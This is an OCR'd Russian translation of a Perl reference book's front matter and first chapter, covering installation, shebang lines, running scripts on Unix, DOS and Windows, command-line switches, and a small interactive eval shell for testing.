
Perl: специальный справочник



***Перевел** с английского А. Бердников*

Главный редактор	*В. Усманов*
Заведующий редакцией	*Е. Строганова*
Руководитель проекта	*А. Пасечник*
Научный редактор	*П. Анджан*
Литературный редактор	*С. Реентенко*
Художник	*Н. Биржаков*
Корректор	*В. Листова*
Верстка	*П. Быстрое*

ББК32.973.2-018.1я22
УДК 681.3.06(03)

Холзнер С.

Х71 Perl: специальный справочник — СПб: Питер, 2001. — 496 с.: ил.

ISBN 5-8046-0198-9

Подробный справочник по языку Perl, содержащий описание синтаксиса, дополненное основными сведениями об использовании языка (введением в предмет). Содержит сотни примеров и готовых решений. Справочная информация относится не только к синтаксису языка, но и к решению всевозможных задач, возникающих у программистов на Perl, от самых простых до самых сложных.

ISBN 5-8046-0198-9

ISBN 1-57610-426-5 (англ.)

ЗАО «Питер Бук». 196105, Санкт-Петербург, Благодатны ул., д. 67. Лицензия ИД № 01940 от 05.06.00.

Подписано в печать 06.12.00. Формат 70x $100^{1}/_{16}$. Усл. п. л. 39,99. Доп. тираж 5000 экз. Заказ № 2468.

Налоговая льгота-общероссийский классификатор продукции ОК 005-93, том 2; 953000 -книги и брошюры.

Отпечатано с фотоформ в ГПП «Печатный двор» Министерства РФ по делам печати,

телерадиовещания и средств массовых коммуникаций.

197110, Санкт-Петербург, Чкаловский пр., 15.

Краткое содержание

Содержание

Об авторе

Стивен Холзнер начал заниматься языком Perl задолго до того, как у него появилась мысль о написании книг о нем. Он обнаружил, что от программирования на Perl можно получить массу удовольствия. Стив программировал Интернет-приложения даже раньше, чем Сеть стали называть Интернетом, и он нашел Perl идеальное средство для CGI-приложений. Он писал книги и статьи про многие разделы программирования (в настоящий момент он работает над своей сорок восьмой книгой). Он также был редактором колонки журнала *PC Magazine*.

Стив получил докторскую степень по физике в Корнеловском университете (Cornell University), в котором он в течение десяти лет проходил стажировку и обучение. Кроме того, он закончил Массачусетский технического институт.

В настоящее время Стив и его жена Ненси живут либо в Австрийских Альпах, Тенгвуде, либо в небольшом живописном городке на побережье Новой Англии.

Благодарности

Эта книга является результатом труда многих людей. Я бы хотел особенно поблагодарить Стефанию Уолл (Stephanie Wall), редактора по отбору рукописей, за трудную работу; Тони Заккарини (Toni Zuccarini), редактора проекта, который на протяжении всего времени его выполнения совершал гигантскую работу по объединению воедино частей проекта и контролю над их созданием; Венди Литли (Wendy Littley), координатора выпуска книг, которая отслеживала весь процесс; Бони Смит (Bonie Smith), редактора-корректора, которая успешно одолела весь текст и привела его во вполне читаемый вид; Эйпрел Нильсен (April Nielsen) и Джоди Уинклер (Jody Winkler) за дизайн книги. Особые благодарности Девиду Уильямсу (David Williams) за техническое редактирование книги. Спасибо всем, это была отличная работа!

Введение

Цель этой книги — дать вам весь материал, необходимый для того, чтобы стать программистом на языке Perl. И это говорит о многом. Perl — это не просто обычный язык программирования. Он возбуждает преданность, страсть, экзальтированность, эксцентричность (не говоря уже о раздражении и расстройстве). Perl — больше, чем язык, для поэтов и фанатов программирования, он источник творческого вдохновения и средство для его реализации. Он может быть сложным и загадочным, вводящим в заблуждение и

противоречивым. Но для истинного разработчика другого пути нет. Вы поймете, что именно я имею в виду, когда прочтете эту книгу.

На двенадцатый год своего господства *Практический Язык для Извлечения текстов и Генерации отчетов* (Practical Extraction and Reporting Language) — также называемый некоторыми *Патологически Эклектичный Язык для Распечаток Чепухи* (Pathologically Eclectic Rubbish Listing), — стал всеобщим любимцем. Потрясающее количество людей посвятило впечатляющее количество свободного времени работе с ним, его совершенствованию и повсеместному распространению. С момента начала моей работы с Perl до появления идеи создания книги о нем прошли многие годы. Возможно, увидев, как работает Perl, вы также станете его поклонником.

Что есть в этой книге

Эта книга не только объясняет синтаксис языка Perl, она также дает реалистическое представление о том, что из себя представляет Perl сегодня и как он используется. Например, когда вы заглядываете в мир Интернета, Perl буквально повсюду — поэтому в книге уделяется достаточно много внимания CGI-программированию. Также популярный сегодня вопрос о связи между Perl и Tk, который позволяет с помощью Perl выводить на экран окна, кнопки, меню и другие элементы графического интерфейса, — стал дополнительной темой данной книги. Затрагиваются также и другие вполне практические вопросы типа подключения Perl к базам данных, серверам, работающим по технологии Windows OLE Automation, к прочим процессам и т. д. Все это вы найдете в этой книге. В целом, она написана так, чтобы дать вам наиболее полное представление о том, что происходит с языком Perl сегодня.

Кроме информации непосредственно о языке Perl версии 5 в этой книге вы также найдете множество дополнительных сведений — это и создание более читаемого Perl-кода, и блоки **BEGIN** и **END** для пакетов, совместимость с операционными системами класса POSIX, объектно-ориентированное программирование, произвольно вложенные структуры данных, лексические области видимости, расширенные возможности по использованию модулей, а также другие темы. Версия 5 стала блестящей реализацией возможностей языка Perl, поэтому книга написана именно на основе этой версии.

Книга разбита на отдельные, легко читаемые отрывки (примерно 500 тем), каждый из которых относится к определенному разделу программирования. Вот некоторые из них:

- Синтаксис языка Perl версии 5: команды и описания.
- Интерактивный запуск Perl-сценариев.
- Текстовый ввод и вывод.
- Создание скалярных переменных.
- Скалярный контекст и контекст списка.
- Создание массивов и хэшей.
- Циклы и условные операторы.
- Таблицы символов и тип данных typeglob.
- Операторы языка Perl.
- Регулярные выражения и работа со строками.
- Создание подпрограмм.
- Переменные с лексической областью видимости.
- Временные переменные.
- Устойчивые (persistent), или статические переменные.

- Рекурсивные подпрограммы.
- Анонимные массивы, хэши и подпрограммы.
- Ссылки в языке Perl.
- Символические ссылки.
- Устойчивые (persistent) ограничители области видимости.
- Шаблоны функций.
- Специальные переменные Perl.
- Встроенные функции Perl.
- Функции POSIX.
- Форматы языка Perl.
- Взаимодействие между процессами.
- Технологии Win32 OLE Automation.
- Работа с файлами.
- Файлы баз данных DBM.
- Блокировка файлов.
- Операторы Perl для работы с оглавлениями.
- Тесты быстродействия.
- Операторы, чувствительные к локальным настройкам.
- Безопасное изолирование кода.
- Perl/Tk: использование библиотеки Tk.
- Сложные записи.
- Массивы массивов, хэши хэшей, массивы хэшей и хэши массивов.
- Связанные списки и кольцевые буферы.
- Пакеты Perl.
- Конструкторы и деструкторы пакетов.
- Разбивка пакета на несколько файлов.
- Модули Perl.
- Экспорт символов из модулей.
- Автозагрузка подпрограмм модулей.
- Классы Perl.
- Конструкторы классов.
- Объекты Perl.
- Методы классов.
- Переменные экземпляра класса и переменные класса.
- Наследование классов.
- Множественное наследование.
- Связывание скаляров, массивов и хэшей.
- Перехват ошибок времени выполнения.
- Отладчик Perl.
- Язык PerlScript.
- Программирование *Common Gateway Interface* (CGI-программирование).
- Создание и использование форм HTML в CGI.
- Защита данных для CGI.
- Меченые данные и восстановление данных.
- Как дать повышенный приоритет и права CGI-сценарию.
- Создание своего Web-счетчика.
- Создание гостевой книги.
- Как послать письмо через CGI-сценарий.
- Общение в реальном времени (создание чат-приложений).
- Вопросы секретности для многопользовательского режима.
- Отражение атак на сервер.
- Очистка обновленных элементов управления HTML.

- Создание «теневых посылок» (cookies).
- Запись данных на Web-страницу перед вызовом сценария.

Имеются одно или два соглашения, которые я использую в этой книге и о которых вам надо знать. Когда мне надо указать на конкретную строчку кода, я выделяю ее следующим образом:

```
$text = "Hello\n";
print $text;
```

А чтобы отделить результат работы сценария от собственно сценария, я выделяю его так:

```
$text = "Hello\n";
print $text;
Hello
```

Что еще вам потребуется

В этой книге я использую интерпретатор языка Perl версии 5.005. Perl является свободно распространяемым программным продуктом. Все, что вам надо сделать, — это загрузить его из Интернета и установить (см. раздел «Как скопировать и установить Perl» в главе 1). Если вы работаете в многопользовательской системе, в ней уже может быть установлен Perl. Чтобы проверить это, попробуйте выполнить команду

```
perl -v
```

которая выведет версию вашего Perl-интерпретатора.

***Подсказка**. Еще пара замечаний перед тем, как вы начнете самостоятельно работать с Perl. Я советую, чтобы вы использовали ключ **-w** в командной строке при запуске интерпретатора. В этом случае в процессе обработки сценария Perl при необходимости будет выводить предупреждающие сообщения (когда-нибудь это станет поведением интерпретатора по умолчанию). Второй совет: задавайте в сценарии прагму **use strict** — в этом случае Perl требует, чтобы все переменные были описаны в явном виде. Выполнение этих двух простых советов сэкономит вам удивительно много времени для отладки.*

Вам также потребуется инструмент для создания Perl-сценариев. Сценарии — это просто текстовые файлы, содержащие команды и описания языка Perl. Чтобы создать сценарий для Perl, вам нужен текстовый редактор, который сохраняет редактируемые файлы в формате простого текста. (Относительно подробностей — см. раздел «Как написать сценарий для Perl» в главе 1.)

Отмечу, что вам *не* потребуется глубокое знание операционной системы Unix, для которой исходно создавался язык Perl. Хотя многие книги по Perl считают как данное, что вы являетесь программистом в среде Unix, для данной книги это не так. Perl далеко вышел за рамки Unix, и настало время, чтобы руководства по Perl признали этот факт[1].

Другие ресурсы

Существуют и другие ресурсы, которые могут помочь при работе с Perl. К интерпретатору прилагается обширная и полезная документация. В системах типа Windows эта документация предоставляется в виде связанных HTML-страниц. Для много-

[1] В этом отношении книга устарела — практически все современные руководства по Perl не подвергают сомнению существование платформ, отличных от Unix (прежде всего, MS Windows). Несомненно, однако, что правильно Perl работает только для Unix-подобных операционных систем. — *Примеч. ред.*

пользовательских систем вы, как правило, получаете доступ к этой документации с помощью системных команд (подобно команде **man** операционной системы Unix).

Для программистов на Perl имеется также ряд телеконференций (групп новостей USENET):

- *comp.lang.perl.announce* — группа с низким потоком сообщений.
- *comp.lang.perl.misc* — группа с интенсивным потоком сообщений (сюда, в частности, рассылается FAQ-файл по Perl).
- *comp.lang.perl.modules* — все, имеющее отношение к созданию модулей и многократно используемого кода.
- *comp.lang.perl.tk* — о связях Perl и оконно-графической библиотеки Tk. Они поддерживают большое количество визуальных интерфейсных элементов (кнопки, меню и т. д.). Вы можете использовать их в Perl, что становится довольно популярным.

Если вы интересуетесь CGI-программированием, взгляните на группу новостей:

- *comp.infosystems.www.authoring.cgi* — эта группа не содержит шаблона perl в своем имени, однако это хорошее место для обсуждения с другими разработчиками особенностей CGI-программирования на Perl.

В Сети имеются также многочисленные Web-страницы, посвященные Perl (случайный поиск по Всемирной паутине возвращает более 1 527 903 страниц, на которых упоминается Perl):

- Домашняя страница Perl — www.perl.com, здесь вы сможете найти исходный код интерпретатора Perl и готовые программы под различные операционные системы, документацию, модули, сообщения об ошибках, а также FAQ — список ответов на часто задаваемые вопросы (он находится на www.perl.com/perl/faq).
- Чтобы загрузить сам Perl, его модули, расширения и тонны других имеющих отношение к нему вещей, загляните в архив CPAN (Comprehensive Perl Archive Network) на www.cpan.org или www.perl.com/CPAN-local/CPEN.html. Это огромный, объединяющий несколько узлов источник почти что всего, что имеет отношение к Perl. Если вы прогуляетесь по архиву CPAN, то гарантированно найдете там нужный вам код — от расширений языка Perl до обработки изображений, от модулей для работы в Интернете до интерфейсов к базам данных.
- Институт Perl на www.perl.com — это некоммерческая организация, чьей целью является, по ее собственным словам, «поддержка Perl доступным, работоспособным и бесплатным для всех». Институт, собрав под своим крылом цвет содружества любителей Perl, обеспечивает серьезную поддержку обмена информацией между программистами на Perl.
- Страница, посвященная самому языку Perl, находится на www.perl.com/perl/ (сюда же вас приведет ссылка language.perl.com). Здесь находятся обзоры, новости, списки ресурсов, программное обеспечение. Здесь же расположен каталог списков рассылки (mailing lists), посвященных Perl.
- Многие узлы, специализирующиеся на таких вопросах, как обеспечение секретности, CGI-программирование и т. д., содержат разделы, относящиеся к Perl, — если не боитесь утонуть в потоке подобной информации, просто проведите Web-поиск.

Также четыре раза в год издается журнал по языку Perl. Больше узнать о нем можно, за-

глянув на страничку orwant.www.media.mit.edu/the_perl_journal/[1].

Наконец, множество нетривиальных решений проблем, «рецептов» и советов вы найдете в книге Т. Кристиансена и Н. Торкингтона «Perl: библиотека программиста», выпущенной издательством «Питер» в 2000 г. (оригинальное название «Perl Cookbook», издательство O'Reilly, 1998 г.)

Итак, вся необходимая вводная информация получена — самое время приступить к изучению Perl. Начнем, как водится, с главы 1.

От издательства

Ваши замечания, предложения, вопросы отправляйте по адресу электронной почты comp@piter-press.ru(издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

Подробную информацию о наших книгах вы найдете на Web-сайте издательства http://www.piter-press.ru.

[1] Или же на www.tpj.com. — *Примеч. ред.*

Часть I
Синтаксис Perl

Глава 1

Основы Perl

Коротко

В этой главе рассказывается об основе основ Perl — создании и запуске сценариев Perl. Навыки, полученные в этой главе, обеспечат читателю, не знакомому с Perl, фундамент, который потребуется для восприятия остальных частей книги. Кроме создания и запуска сценариев мы рассмотрим вывод текста на экран и ввод текста с клавиатуры. Возможно, читатель уже знаком с большей частью материала этой главы, в этом случае она может служить обзорной. Однако часть материала, по-видимому, будет новой. Например, немногие люди навскидку способны перечислить, что именно делает *каждый* из ключей, задаваемых в командной строке при запуске интерпретатора.

Язык Perl был создан в 1986 году как инструмент для администрирования и конфигурирования системных ресурсов в сети, состоящей из Unix-компьютеров. Постепенно Perl (чья аббревиатура расшифровывается как *Практический Язык для Извлечения текстов и Генерации отчетов* (Practical Extraction and Reporting Language) или же — нежно и ласково — как *Патологически Эклектичный Язык для Распечаток Чепухи* (Pathologically Eclectic Rubbish Listing)) эволюционировал в межплатформенный язык и оказался в центре внимания процветающего кибернетического сообщества.

(Вы можете спросить; почему «Perl», а не «Pearl», то есть «жемчужина»? Дело в том, что графический язык с именем Pearl к моменту создания Perl уже существовал. Кроме того, обратите внимание, что точная аббревиатура слов Practical Extraction and Reporting Language, при включении первых букв *всех* слов, будет представлять собой именно Pearl.)

Perl является интерпретируемым языком, предназначенным для сканирования текстовых файлов, извлечения из них информации и вывода, на основе полученных таким образом данных, текстовых отчетов. То есть программа **perl** (обратите внимание на отсутствие заглавной буквы) используется для выполнения сценариев Perl. (Хотя компиляторы Perl

тоже существуют.) В этой главе мы начнем изучение сценариев Perl.

Некоторые люди удивляются популярности Perl (языка, ориентированного текстовый ввод и вывод и запускаемого из командной строки) в мире графических интерфейсов типа Windows. Популярность Perl продолжает расти по ряду причин.

Многие операционные системы остаются текстово-ориентированными.

- Perl является межплатформенным языком, максимально идентично поддерживаемым в разных операционных системах, и отличается только в нескольких неизбежных деталях (таких, как число байтов, используемых для представления длинного целого).
- На самом деле Perl *обладает* определенными графическими возможностями за счет взаимодействия с популярным модулем **Tk.pm** (мы рассмотрим его в главе 13). Данный модуль позволяет использовать стандартные графические интерфейсные элементы (widgets) с помощью вспомогательного средства — библиотеки Tk языка Tcl. Это позволяет создавать из Perl окна с кнопками, меню и другими объектами.
- Однако с точки зрения явного большинства программистов текущая популярность Perl подпитывается программированием Common Gateway Interface (CGI- программированием), применяемого для операций по взаимодействию клиент/сервер в среде Web. Когда речь идет о создании Web-страниц, текстовая ориентированность языка перестает быть недостатком, так как они также являются чисто текстовыми объектами. CGI-программирование на Perl представляет собой очень мощный инструмент, и, соответственно, это одна из основных тем, которые мы будем рассматривать.

А теперь перейдем к запуску нескольких сценариев.

Непосредственные решения

Как скопировать и установить Perl

Perl является свободным программным продуктом. Достаточно скопировать и установить его. Если вы работаете на компьютере с несколькими пользователями или в многопользовательской системе, то Perl, возможно, уже установлен. Попробуйте выдать команду

```
%perl -v
```

в командной строке.

Подсказка. *На протяжении этой книги знак процента (%) в начале строки означает приглашение командной строки для операционной системы Unix и вводить его не надо.*

Если Perl установлен и находится в одном из путей поиска, эта команда выведет номер версии и номер патча вашего интерпретатора (патчи Perl выпускаются регулярно для исправления отдельных ошибок).

Обратите внимание, что для некоторых систем интерпретатор Perl, используемый по умолчанию, относится к более ранней версии — например, к версии 4. Чтобы использовать Perl версии 5, вам потребуется команда типа **perl5** (попробуйте ее, если **perl -v** выдает версию, отличную от 5):

```
%perl5 -v
```

Если Perl не установлен, вы можете найти его на www.perl.com или www.cpan.org. (CPAN — Comprehensive Perl Archive Network — самый полный электронный архив материалов, имеющих отношение к языку Perl. По мере чтения этой книги вы узнаете об этом ресурсе больше.) На этих узлах вы можете найти и загрузить все, что вам нужно.

Я намеренно не собираюсь описывать процессы инсталляции, которые нужно выполнить для разных операционных систем, чтобы установить Perl. Во-первых, эти процедуры тщательно детализированы и описаны на указанных узлах (например, руководство по инсталляции Perl для Unix находится на www.perl.com/CPAN-local/%20doc/relinfo/INSTALLhtml). Во-вторых, они подвержены спонтанным изменениям, которые не могут быть отражены в книге. (Многие книги устарели за счет описания детальных инструкций по инсталляции — например, книги по языку Java, — поскольку эти инструкции изменялись, чуть ли не моментально с появлением новой версии.)

Самая последняя версия Perl может быть получена, если выбрать ссылку «Get the latest version of Perl» на узле www.perl.com. Эта ссылка приведет вас к страничке, на которой перечислены версии Perl для наиболее популярных операционных систем (например, ActiveState Perl для Win32). Убедитесь, что вы получили версию 5.005 или более позднюю, поскольку предыдущие версии Perl для Win32 не вполне совместимы с Perl для Unix и его модулями.

Как написать сценарий для Perl

Сценарии Perl представляют собой простые текстовые файлы, в которых находятся описания и команды. (Как вы увидите позднее, все, что вам надо сделать, — это описать форматы и подпрограммы.) Чтобы создать сценарий Perl, надо иметь текстовый редактор или текстовый процессор, который может сохранять редактируемые файлы в формате простого текста.

Сохранение файла в формате простого текста — элементарное действие, которое может оказаться за пределами возможностей хитроумного текстового процессора. Например, легко столкнуться с трудностями при работе с программой Microsoft Word, хотя и там можно сохранить результат редактирования как простой текст, если вы используете окно диалога **File|Save As**. Общее правило гласит: если при выводе файла на экран из командной строки (например, с помощью команды **type**) не появляется странных небуквенных символов, - это формат простого текста. Истинная проверка, естественно, будет в том, сможет ли Perl прочитать и скомпилировать ваш сценарий.

В этой книге для стандартных сценариев Perl используется расширение **.pl**. Например, сценарий, который будет приведен чуть позже, получит имя **hello.pl**. Сценарии Perl не требуют такого расширения (например, другое типичное расширение — это **.p**) и, более того, вообще могут без них обходиться. Тем не менее, для Perl-сценариев традиционно используют расширение **.pl**. В частности, популярный интерпретатор ActiveState Perl для Win32 ассоциирует расширение **.pl** с интерпретатором Perl, так что вы можете запускать сценарии автоматически, дважды щелкнув по имени файла. Естественно, никто не заставляет для сценариев использовать расширение **.pl**, равно как и вообще присоединять расширение к имени файла.

Убедитесь, что сценарий сможет найти Perl

Как вы узнаете из раздела «Выполнение сценариев Perl», существуют два основных способа запуска Perl-сценариев. Во-первых, можно запустить интерпретатор Perl в явном

виде из командной строки:

```
%perl hello.pl
```

Можно также настроить систему так, чтобы сценарий сам запустил интерпретатор Perl. В этом случае сценарий выполняется командой типа:

```
%hello.pl
```

или в случае, когда текущий каталог не включается в путь поиска по соображениям безопасности, командой типа[1]:

```
%./hello.pl
```

Система настроек в различных операционных системах устроена по-разному.

UNIX

Операционной системе Unix можно объяснить, что для запуска сценария надо вызвать интерпретатор Perl, если в первой строке файла находится следующий текст (учтите, что такой строки не требуется, если вы запускаете сценарий на выполнение обычным способом):

```
#!/usr/local/bin/perl                # Use perl
```

Строчка с такой специфической синтаксической конструкцией, как **#!**, обязательно должна стоять в файле первой. Эта строка содержит ссылку на каталог, в котором на большинстве компьютеров с операционной системой Unix располагается интерпретатор Perl. Perl также может располагаться в другом месте - например, /usr/bin/perl (обратите внимание, что на многих машинах оба пути ссылаются на один и тот же файл). Чтобы выяснить, где находится Perl, используйте команду **which perl**.

Чтобы указать, что вам требуется Perl 5, для большинства систем можно использовать строку

```
#!/usr/local/bin/perl5               # Use Perl 5
```

При запуске интерпретатора, чтобы гарантировать вывод предупреждающих сообщений по мере обработки интерпретатором вашего кода, рекомендуется использовать ключ **-w**. (На самом деле интерпретатор Perl компилирует код целиком при его загрузке. Поэтому предупреждающие сообщения появятся сразу же, если только вы не загружаете откомпилированный код позже. Это можно сделать с помощью команды Perl **require**, которая загружает код во время выполнения сценария. Мы увидим, как это делается, в главе 15.)

```
#!/usr/local/bin/perl5 -w            # Use Perl 5 with warnings
```

Поскольку во многих системах Unix строка с шаблоном **#!** обрезается после 32 знаков, при попытке ввести для Perl длинный путь вы встретитесь с проблемой:

```
#!/usr/local/bin/users/standard/build36/perl5
```

В подобных случаях, а также если ваша система не поддерживает синтаксические кон-

[1] Например, в Unix по указанным соображениям текущий каталог, как правило, не включается в список путей поиска. Поэтому если вы просто введете имя сценария в командной строке в виде «hello.pl», то ваш сценарий может быть выполнен лишь в том случае, если он находится в каталогах, куда обычному пользователю что-либо записывать запрещено (Unix попросту не сможет найти команду «hello.pl», если она не находится в системном каталоге). В силу этого данный авторский пример был нами слегка подкорректирован. — *Примеч. ред.*

струкции вида **!#**, можно использовать вызов командного интерпретатора sh с тем, чтобы запустить Perl «обычным путем»:

```
#!/bin/sh
eval '/usr/local/bin/perl5 -wS $0 ${1+"$@"}' if 0;
```

Здесь используется команда **eval** командного интерпретатора с тем, чтобы выполнить запуск Perl. Ключ **-w** обеспечивает вывод предупреждающих сообщений. Параметр **$0** должен включать в себя полный путь, однако иногда этот механизм не работает. Поэтому ключ **-S** заставляет Perl при необходимости самостоятельно искать сценарий. Странная конструкция **${1+"$@"}** обрабатывает имена с внутренними пробелами. Обратите также внимание, что наш пример запускает интерпретатор Perl, но не возвращает значения (кода завершения), так как оператор **if 0** никогда не является истинным.

Вы можете использовать строку типа

```
#!/usr/local/bin/perl5 -w
```

в начале всех сценариев. Однако заметьте, что для краткости (и потому, что большинство операционных систем такую конструкцию не поддерживают) в сценариях, которые мы будем разрабатывать в этой книге, такая строка будет опускаться. Если для ваших сценариев она требуется, добавьте ее сами.

***Подсказка**. Перед тем как запускать сценарий Perl под Unix в качестве команды (то есть, просто указывая его имя в командной строке, например «**./script.pl**», а не «**perl script.pl**»), вам нужно присвоить ему статус исполняемого файла. Для этого просмотрите раздел «Выполнение сценариев Perl», который можно найти в этой же главе немного далее.*

MS-DOS

В операционной системе MS-DOS вы можете гарантировать, что сценарий найдет интерпретатор Perl, если преобразуете его в .bat-файл с помощью утилиты **pl2bat.bat**. (Она входит в комплект пакета ActiveState Perl.)

Например, если у вас есть сценарий hello.pl:

```
print "Hello!\n";
print "Press <Enter> to continue...";
<STDIN>;
```

то с помощью команды

```
C:\>pl2bat hello.pl
```

вы преобразуете его в файл hello.bat. Результирующий файл будет выглядеть следующим образом:

```
@rem = '--*-Perl-*--
@echo off
if "%OS%" == "Windows_NT" goto WinNT
perl -x -S "%0" %1 %2 %3 %4 %5 %6 %7 %8 %9
goto endofperl

:WinNT
perl -x -S "%0" %*
if NOT "%COMSPEC%"=="%SystemRoot%\system32\cmd.exe" goto endofperl
@rem ' ;
#!perl
#line 14
print "Hello!\n";
```

```
print "Press <Enter> to continue...";
<STDIN>;
__END__

:endofperl
```

Windows 95/98 и Windows NT

Пакет ActiveState Perl для Windows 95/98 и Windows NT модифицирует реестр Windows так, что файлы с расширением **.pl** ассоциируются с интерпретатором Perl. Двойной щелчок мышью на файле сценария запускает его на выполнение. Однако когда это происходит, открывается окошко MS-DOS, в нем запускается интерпретатор Perl, а затем окно MS-DOS немедленно закрывается (до того, как вам удается прочитать выведенный текст). Для того чтобы избежать этого эффекта, посмотрите раздел «Как избежать немедленного закрытия окна MS-DOS в Windows 95/98/NT», который можно найти в этой же главе немного ниже.

Macintosh

На компьютерах Macintosh сценарии Perl выполняются автоматически - для вызова Perl дважды щелкните на сценарии мышью.

Как написать программу Perl: команды и описания

Программа на Perl состоит из команд и описаний. Описания указывают Perl, как вы собираетесь использовать определенные программные конструкции до того, как это произойдет на самом деле. Они нужны только для форматов и подпрограмм, хотя можно также описывать и другие элементы типа переменных. Более подробно об описаниях речь пойдет в этой книге дальше.

Команды встречаются в двух формах: простой и составной. *Простая команда* — это выражение, выполняющее некоторое конкретное действие. В программе простые команды заканчиваются точкой с запятой **(;)**, как происходит в следующем примере, где функция **print** используется для вывода на экран строки Hello!, завершаемой символом перевода строки **\n** (см. раздел «Основные команды форматирования» далее в этой главе):

```
print "Hello!\n";
```

Составные команды состоят из выражений и блоков. Блоки в языке Perl ограничиваются фигурными скобками ({) и (}) и могут содержать несколько простых команд. Они также имеют свои области видимости (область видимости элементов типа переменных — это сегмент программы, в котором можно использовать переменную; более подробно этот вопрос рассматривается далее). После закрывающей фигурной скобки не надо ставить точку с запятой.

Далее следует пример блока, с помощью которого создается составной оператор цикла **for** (это фундаментальный оператор цикла в Perl, мы будем подробно его исследовать в главе 5):

```
for ($loop_index = 1; $loop_index <= 5; $loop_index++) {
print "Hello!";
print "there!\n";
}
```

Выполнение сценариев Perl

Предположим, что имеется файл **hello.pl** со следующим сценарием на Perl:

```
#!/usr/local/bin/perl5 -w          # Use Perl5 with warnings
print "hello\n";
```

как его выполнить? Это основная операция при работе с Perl. Однако, поскольку имеется несколько вариаций на основную тему, мы сделаем краткий обзор имеющихся возможностей.

Как ваш сценарий может найти Perl сам

Если ваш сценарий может запустить интерпретатор Perl самостоятельно (см. раздел «Убедитесь, что сценарий сможет найти Perl» ранее в этой главе), вам легко его выполнить. Для Unix это значит, что первая строка файла содержит текст типа **#!/usr/local/perl5 -w**. Кроме того, сценарий надо сделать исполняемым файлом. Это осуществляется с помощью команды

```
chmod +x hello.pl
```

Также следует убедиться, что сценарий расположен в одном из путей поиска.

Например, для этого следует проверить ваш файл **.login** и провести поиск команд **set path**, если в качестве командной оболочки используется csh или одна из его производных. Если же для этой цели используется sh или аналогичный интерпретатор, проверьте команду **PATH**. В случае применения другого типа оболочки используйте ее специальные команды (в крайнем случае, сверьтесь со справочником). После этого запустите сценарий на выполнение, введя в командной строке команду типа:

```
%hello.pl
```

В операционных системах Windows или Macintosh, чтобы запустить сценарий, нужно дважды щелкнуть на его имени. Убедитесь, что в случае Windows файл имеет расширение **.pl**, поскольку пакет ActiveState Perl использует именно это расширение для ассоциирования файлов скриптов с интерпретатором Perl.

Если вы работаете в операционной системе MS-DOS, то, преобразовав с помощью утилиты **pl2bat.bat** Perl-сценарий к форме командного файла (см. раздел «Убедитесь, что сценарий сможет найти Perl» ранее в этой главе), просто запустите этот файл из командной строки

```
C:\>hello.bat
```

Как использовать командную строку

Чтобы запустить сценарий на выполнение с помощью вызванного в явном виде интерпретатора, убедитесь, что программа с именем **perl** находится в одном из путей поиска. Затем введите в командной строке команду **perl**. Она может иметь следующий синтаксис:

```
perl [-sTuU] [-hv] [-V[configvar]] [-cw] [-d[:debugger]] [-D[number/list]] [-pna]
[-Fpattern] [-l[octal]] [-0[octal]] [-Idir] [-m[-]module] [-M[-]'module...'] [-P] [-S]
[-x[dir]] [-i[extension]] [-e 'command'] [--] [programfile] [arguments]
```

(Ключи в квадратных скобках являются необязательными. Об их назначении речь пойдет далее в разделе «Ключи командной строки» этой главы.)

При запуске интерпретатора Perl сценарий ищется следующим образом:

- Если задан ключ **-e**, то команды для Perl указываются в командной строке следом за этим ключом.
- Сценарий берется из файла, который стоит первым в списке параметров командной строки (в нашем примере это **[programfile]**).
- Если в качестве имени файла задан дефис (**-**), то сценарий считывается построчно из стандартного потока ввода.

Рассмотрим каждый из этих способов.

Использование ключа **-e** позволяет задавать команды Perl и запускать интерпретатор из одной и той же командной строки. (В некоторых системах вы можете использовать несколько ключей **-e**, чтобы передать несколько блоков команд.)

Например:

```
%perl -e 'print "Hello!\n ;'
Hello!
```

Однако с кавычками надо быть осторожнее, так как в разных операционных системах они работают по-разному. Вот, например, как выглядит та же самая команда в MS-DOS:

```
C:\>perl -e "print \" Hello!\n\";"
```

(Обратите внимание на escape-последовательности **\"**, заменяющие двойные кавычки в теле команды Perl. Более подробно эти конструкции рассматриваются в разделе «Основы форматирования текста» далее в этой главе.)

Конечно, можно поместить сценарий в текстовый файл и передать интерпретатору имя файла. Например, если содержимым файла **hello.pl** является

```
print "Hello!\n";
```

(магическая строчка с шаблоном **!#** опущена, так как интерпретатор запускается в явном виде), то этот сценарий запускается как

```
%perl hello.pl Hello!
```

Можно также вводить команды Perl построчно с клавиатуры, если вместо имени файла указан дефис:

```
%perl -
```

(Здесь даже дефис можно опустить, поскольку такой метод предполагается по умолчанию.) Тогда интерпретатор будет ждать, пока вы не введете сценарий:

```
%perl -
print "Hello!\n";
```

Интересный вопрос: а как интерпретатор определит, что сценарий введен и пора приступить к его выполнению? Это произойдет, когда на экране появится инструкция **__END__**, означающая конец текста:

```
%perl -
print "Hello!\n";
__END__
Hello!
```

Такой метод означает выполнение всего сценария целиком. При тестировании эффективнее вводить команды по очереди и выполнять их в интерактивном режиме. Для этого необходимо создать мини-интерпретатор Perl (на Perl J), чем мы и займемся в следующем разделе.

Интерактивное выполнение сценариев Perl

Во время тестирования может потребоваться последовательно выполнять команды Perl по мере их ввода и наблюдать на экране результат их действия. Для этого необходимо написать Perl-оболочку. Вот небольшой работающий пример:

```
#!/usr/local/bin/perl5 -w           # Use Perl 5 with warnings
use strict;                         # Require variable declarations, etc.
my $count = 0;                      # $count used to match {}, (), etc.
my $statement = "";                 # statement holds multi-line commands
local $SIG{__WARN__} = sub{};       # suppress error reporting
while (<>) {                        # Accept input from the keyboard
   chomp;                           # Clean-up input
   while (/{|\(|\[/g) {$count++};   # Watch for {, (, etc.
   while (/}|\)|\]/g) {$count--};   # Watch for }, ), etc.
   $statement .= $_;                            # Append input to current statement
   if (!$count) {                               # Evaluate only if {,( matches }, )
        eval $statement;                        # Evaluate Perl statement
        if ($@) {print "Syntax error.\n"};      # If error ...
        $statement = "";                        # Clear the current statement
        $count = 0;                             # Clear the counter
   }
}
```

